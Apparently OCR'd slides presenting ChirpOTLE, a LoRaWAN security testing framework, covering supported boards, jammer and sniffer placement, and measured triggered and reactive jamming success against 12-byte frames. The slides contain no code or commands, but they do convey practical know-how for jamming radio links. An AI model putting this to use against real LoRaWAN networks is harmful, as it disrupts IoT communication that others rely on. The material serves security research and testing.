
ChirpOTLE Framework

Companion Application




ChirpOTLE Framework

Interaction with Nodes




Preconfigured Boards



Adafruit Feather M0
(SAMD21)


UART TCP IPC



pycom LoPy4
(ESP32)

UART TCP IPC

- TCP via WiFi
- Deployment still needs UART




Dragino LoRa GPS HAT
(+ Raspberry Pi running Linux)

UART TCP IPC


- Limited performance (RIOT process not running in real-time)

LoRa PHY & Transceivers



LoRaWAN logo: lora-alliance.org

Jamming (and Sniffing) LoRa



Sniffer close to transmitter

- Less interference by jammer
- Stonger signal from source


Jammer close to receiver

- Stronger jamming signal
- Creates less interference at sniffer

Jamming Performance: Triggered Jamming


↑ bitrate
↓ frame length

↓ bitrate
↑ frame length




Payload Length:
12 bytes
= min. LoRaWAN frame length

n=300 per DR




Reactive Jamming




LoRaWAN logo: lora-alliance.org

Attacking the Wireless Interface

Jamming Performance: Reactive Jamming





missed
payload corrupted
received correclty

Frame length:
12 Byte

n=300 per DR/Case

Jammer located
close to receiver

Installing ChirpOTLE

ChirpOTLE comes with a **central shell script** for installation and management.

